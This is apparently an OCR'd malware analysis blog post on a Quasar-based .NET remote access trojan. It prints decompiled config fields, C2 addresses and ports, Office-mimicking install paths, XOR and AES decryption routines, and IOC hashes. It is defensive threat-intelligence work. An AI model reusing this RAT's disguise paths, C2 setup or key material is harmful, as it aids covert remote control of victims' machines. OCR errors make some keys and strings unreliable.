
RAT Package

```
// Token: 0x04000006 RID: 6
public static string _AUHKY = "sMZnBFZwhsi8s1QwEGoiaG/tNnFvmziKMfNC6Gf9Xvi32kLF88l+fZP8GAp/kn5MS1+QKFuN879a1NN3tCdz4A==

// Token: 0x04000007 RID: 7
public static string AGENT = "Mozilla/5.0 (Windows NT 10.0; Trident/7.0; rv:11.0) like Gecko";

// Token: 0x04000008 RID: 8
public static string _VERSON = Application.ProductVersion;

// Token: 0x04000009 RID: 9
public static string _HOS_TS = Rijndl.decodestring("9+vr7+ylsLD98/D4sfv+6vKx8frrsPz+7P7z+uzy+vv2/rDv/vj67LD8/uv6+PDt5qQ

// Token: 0x0400000A RID: 10
public static int RECONNECTDELAY = 5000;

// Token: 0x0400000B RID: 11
public static string _KEY_ = "luYp5htzlKk1wqlMrcwzSg==";

// Token: 0x0400000C RID: 12
public static Environment.SpecialFolder SPECIALFOLDER = Environment.SpecialFolder.ApplicationData;

// Token: 0x0400000D RID: 13
public static string DIRECTORY = Path.Combine(Environment.GetFolderPath(_Setins.SPECIALFOLDER), "Microsoft");

// Token: 0x0400000E RID: 14
public static string WORKDIRECTORY = "Office";

// Token: 0x0400000F RID: 15
public static string WORKPATH = Path.Combine(_Setins.DIRECTORY, _Setins.WORKDIRECTORY);

// Token: 0x04000010 RID: 16
public static string SELFPATH = Path.Combine(_Setins.WORKPATH, "StaticCache.dat");

// Token: 0x04000011 RID: 17
public static string HOSTFILE = Path.Combine(_Setins.WORKPATH, "MSWord16.pip");
```

Setting information to be used for malicious behavior

Decrypt the encrypted C2 and AES-encrypted MsWord16.pip files in the Config file and set them to C2

- https: //blog.daum [.]net/casalesmedia/pages/category
- 14.47.189.243:443
- 222.122.79.232:8080
- 222.122.79.232:443



String decryption logic

Decryption order

1. Base64 Decoding
2. 159 (0x9F) XOR

```
// Token: 0x06000133 RID: 307
public static string decrypt(string a)
{
    bool flag = a.Length < 1;
    string result;
    if (flag)
    {
        result = "";
    }
    else
    {
        byte[] array = Convert.FromBase64String(a);
        string text = "";
        for (int i = 0; i < array.Length; i++)
        {
            int num = (int)(array[i] ^ 159);
            text += ((char)num).ToString();
        }
        result = text;
    }
    return result;
}
```

C2 File Decryption Logic (AES)

```
def aes_dec(enc_str):
    enc_str = base64.b64decode(enc_str)
    key = base64.b64decode("IuYp5htzIKk1wqlMrcwzSg==")
    iv = "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
    decrypt = AES.new(key, AES.MODE_CBC,IV= iv)
    dec_str = decrypt.decrypt(enc_str)
    print(dec_str)
```

conclusion

I'm just sorry for wasting your time by bringing all the finished rice cakes. But I wrote it with the hope that it might be helpful to someone. And... I probably won't be posting any more tracking or analysis posts about these friends after this one. (The reason will be written later along with the current situation on personal SNS.)

I end this article by sending a review to all malware/threat analysts who are struggling day and night to identify and block threats.

Goodbye 2020! And Happy New year!!

IOC

Case 1. API Name En / Decoding logic is added golddragon / braveprince malware
MD5: E647B3366DC836C1F63BDC5BA2AEF3A9
sha1: A7B0711B45081768817E85D6FC76E23093093F87
SHA256: 3903958EB28632AA58E455EB87482D1CCEF38A6FE43512BAAD30902E8BFDD6D5

E11E2425C62F34EBB3F640BAEEFB67D5
7DC6F8AAAF4431C365564A51DD37C143D857B89E
237DEBA138355BFB448E74BFB68FC868F4807B24D68715A6D47E348FC0CF9257

Case 2. the Information Stealer
MD5: 8EDFA086DE4DFDC93C0551BBB08CD5A8
sha1: 4B1B5BED35BC676E835DE14EE033339D37F4549D
SHA256: 5E3907E9E2ED8FF12BB4E96B52401D871526C5ED502D2149DD4F680DA4925590

Case 3. .Net based malware on Quasar RAT
md5: C3885F3C1001A53EB4FBBB4B5F42163E
sha1: 322AD36BF0DB8244B64E2D3AFC1CCF5ED6685DF3
SHA256: 51a92bd57ece4a107dacabf2639b6fa06bea8992e72fc9b4305a90fcd984e752

MD5: 3A7355417EBFDB5067582916BBAF0F15
sha1: E8BEF41ED7D0704D9206880EE0F30B5ECF30F204
SHA256: 0CF7E1268E8652D841B7BDA784707E445B9CDC2A46FFB375C8F239CB4C551F73